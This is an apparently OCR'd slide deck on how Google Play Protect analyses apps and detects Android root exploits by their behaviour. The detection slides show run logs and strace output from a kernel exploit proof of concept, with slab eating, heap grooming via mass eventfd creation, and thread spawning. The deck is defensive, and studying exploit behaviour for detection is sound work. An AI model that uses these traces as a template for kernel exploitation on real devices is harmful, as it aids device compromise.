
Apps scanned at 5:30 PM

Play Protect regularly checks your apps and device for harmful behavior. You'll be notified of any security risks found.

Learn more


Backend Infrastructure


- Google Play applications are constantly analysed
- Generation of data
  - Static analysis
    - APK contents
    - Unpacking
    - Deobfuscation
  - Dynamic analysis
- Interpreting data




Behavioural Detection

- What the code does, not what it looks like
- Root exploits need to interact with the kernel







Behavioural Detection

```
[*ICEBEAR] ./poc.c:1114 Start pwning! [2]
[+ICEBEAR] ./poc.c:1127 /dev/xt_qtaguid is opened.
[*ICEBEAR] ./poc.c:1139 Eating slab...
[*ICEBEAR] ./poc.c:1145 Memory fengshui...
```

```
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 36
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 37
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 38
…
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 25033
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 25034
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 25035
```

Behavioural Detection

```
[*ICEBEAR] ./poc.c:1114 Start pwning! [2]
[+ICEBEAR] ./poc.c:1127 /dev/xt_qtaguid is opened.
[*ICEBEAR] ./poc.c:1139 Eating slab...
[*ICEBEAR] ./poc.c:1145 Memory fengshui…
[*ICEBEAR] ./poc.c:1151 Initializing threads ...
[*ICEBEAR] ./eventfd.c:124 spawn_eventfd_threads:
stage = 0
```

```
[pid  4781] close(37)                     = 0
[pid  4781] close(39)                     = 0
…
[pid  4781] close(25033)                  = 0
[pid  4781] close(25035)                  = 0
…
[pid  4781] clone(child_stack=0x734960e4e0,
flags=CLONE_VM|CLONE_FS|CLONE_FILES|CLONE_SIGHAND|C
LONE_THREAD|CLONE_SYSVSEM|CLONE_SETTLS|CLONE_PARENT
_SETTID|CLONE_CHILD_CLEARTID,
parent_tidptr=0x734960e500, tls=0x734960e588,
child_tidptr=0x734960e500) = 4820
…
```

Summary

- Mitigations, workarounds, mitigations
  - All these techniques are blocked
  - Generic Kernel Image will get updates to users faster
- Thank you!
  - Jann Horn for suggesting Android exploitation tips on real physical Android devices
  - Ziwai Zhou for donating his Mi9 device